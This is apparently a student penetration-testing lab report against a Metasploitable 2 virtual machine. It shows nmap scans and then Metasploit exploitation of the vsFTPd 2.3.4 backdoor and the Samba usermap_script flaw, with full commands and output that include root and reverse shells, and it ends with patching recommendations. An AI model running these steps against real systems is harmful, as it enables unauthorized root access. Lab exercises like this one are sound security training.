Task Objective:

The objective of this task was to **identify vulnerabilities in a target system and demonstrate how they can be exploited** using penetration testing tools.


Tools used:

- Oracle Virtual Machine
- Kali Linux
- Metasploit
- Nmap

Steps to Identify Vulnerabilities:

1. **Start the Lab Environment:**
    - Launch **Oracle VirtualBox**.
    - Start both the **Kali Linux machine** and the **Metasploit vulnerable machine**.

2. **Discover Devices in the Network:**
    - Use **netdiscover** to identify active systems on the network
    - Note the **IP address of the target machine (PCS Systemtechnik GmbH)**.



3. **Perform Network Scanning using Nmap(an open-source tool for network discovery):**
    - Identify open ports using **nmap <target IP>**
4. **Gather Service and OS Information:**
    - command **nmap <target IP> -sV -O**

```
┌──(root㉿kali)-[~]
└─# nmap 192.168.1.31 -sV -O
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-10 11:55 EDT
Nmap scan report for 192.168.1.31
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:60:5D:33 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.73 seconds
```

5. **Perform an Aggressive Scan for More Details:**
    - **nmap <target IP> -A**
6. **Analyze Scan Results**

   The scan revealed two key vulnerabilities:
    - **Anonymous FTP Login – vsFTPd 2.3.4 (Backdoor Command Execution)**
    - **Samba 3.0.20 (Username Map Script Vulnerability)**

kali-linux-2025.1c-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

root@kali: ~

File Actions Edit View Help

```
┌──(root㉿kali)-[~]
└─# nmap 192.168.1.31 -A
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-10 11:57 EDT
Nmap scan report for 192.168.1.31 (192.168.1.31)
Host is up (0.00089s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.6
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2026-03-10T15:57:32+00:00; 0s from scanner time.
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
```


```
Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h00m00s, deviation: 2h00m00s, median: 0s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-03-10T11:57:18-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT     ADDRESS
1   0.89 ms 192.168.1.31 (192.168.1.31)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
┌──(root㉿kali)-[~]
└─# ftp 192.168.1.31
Connected to 192.168.1.31.
220 (vsFTPd 2.3.4)
Name (192.168.1.31:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||32416|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> quit
221 Goodbye.
```

Steps to exploit the vulnerability:

vsFTPd 2.3.4 Backdoor Vulnerability

1. Open a new terminal and start Metasploit
2. In terminal type: **msfconsole**
3. Search for the exploit related to the discovered service:
    - **search vsFTPd 2.3.4**



4. Select the exploit module:
    - **Use 0** to select the vulnerability
5. View required parameters:
    - **show options**

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.31
RHOSTS => 192.168.1.31
```

6. Set the target system IP address using RHOSTS (Remote Hosts) – used to specify the target system's IP address that we want to scan or exploit.
    - **set RHOSTS - <target IP Address>**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.1.31     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.
```

7. Run the **exploit**
   If successful, a command shell session will be opened.
8. Verify system access:
    - **ifconfig**


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.31:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.31:21 - USER: 331 Please specify the password.
[+] 192.168.1.31:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.31:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.6:43153 → 192.168.1.31:6200) at 2026-03-10 12:28:26 -0400
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:60:5d:33
          inet addr:192.168.1.31  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe60:5d33/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:974015 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5532 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:62394062 (59.5 MB)  TX bytes:702985 (686.5 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:251 errors:0 dropped:0 overruns:0 frame:0
          TX packets:251 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:97709 (95.4 KB)  TX bytes:97709 (95.4 KB)
```

9. Once access is confirmed, the attacker can navigate files and directories using commands like:
    - cd, cat, ls


This indicates that the system has been successfully compromised through a **backdoor vulnerability**.

Samba 3.0.20 Username Map Script Vulnerability

1. Open a new terminal and start Metasploit
2. In terminal type: **msfconsole**
3. Search for the exploit related to the discovered service:
    - **Search Samba 3.0.20**



4. Select the exploit module:
    - **Use 0** to select the vulnerability
5. View required parameters:
    - **Show options**
6. Set the target system IP address using RHOSTS (Remote Hosts) – used to specify the target system's IP address that we want to scan or exploit.
    - **set RHOSTS - <target IP Address>**



7. Run the **exploit**
   If successful, a command shell session will be opened.
8. Verify system access:
   - **ifconfig**
9. Once access is confirmed, the attacker can navigate files and directories using commands like:
   - cd, cat, ls

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.1.6:4444
[*] Command shell session 1 opened (192.168.1.6:4444 → 192.168.1.31:39494) at 2026-03-10 12:39:01 -0400
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:60:5d:33
          inet addr:192.168.1.31  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe60:5d33/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1204622 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5564 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:77155790 (73.5 MB)  TX bytes:710001 (693.3 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:285 errors:0 dropped:0 overruns:0 frame:0
          TX packets:285 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:114245 (111.5 KB)  TX bytes:114245 (111.5 KB)

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd home
ls
ftp
```

This indicates that the system has been successfully compromised through a **Username Map Script Vulnerability.**

Vulnerabilities Identified

1. **vsFTPd 2.3.4 Backdoor Vulnerability**

This version of **vsFTPd** contains a malicious backdoor that allows attackers to execute commands remotely.

Impact:

- Unauthorized remote access
- Full command shell on the server
- Potential data theft or manipulation

How attackers exploit it:
Hackers scan for FTP services and if they find **vsFTPd 2.3.4**, they can trigger the backdoor using exploitation tools like **Metasploit**, gaining shell access to the system.

---

2. Samba 3.0.20 Username Map Script Vulnerability

This vulnerability allows attackers to execute arbitrary commands by manipulating Samba's **username mapping feature**.

Impact:

- Remote command execution
- Unauthorized access to shared files
- Possibility of full system compromise

How attackers exploit it:
Attackers send specially crafted requests to the Samba service, allowing them to run commands on the server without authentication.

Task Summary

During this penetration testing exercise, **network scanning and vulnerability analysis** were performed using tools such as **Nmap and Metasploit**. Two critical vulnerabilities were identified: a **vsFTPd backdoor vulnerability** and a **Samba command execution vulnerability**, both of which allowed unauthorized system access.

By exploiting the vsFTPd vulnerability, a **remote command shell** was obtained, demonstrating how attackers can gain control over a system if services are outdated or misconfigured.

Security Recommendations

To prevent such attacks, organizations should:

- **Close unused ports** to reduce the attack surface.
- **Regularly update and patch services** such as FTP and Samba.
- **Disable anonymous FTP login** unless absolutely necessary.
- **Use firewalls and intrusion detection systems** to monitor suspicious activity.
- **Perform regular vulnerability assessments and penetration testing.**

Implementing these security practices can significantly **reduce the risk of unauthorized access and system compromise**.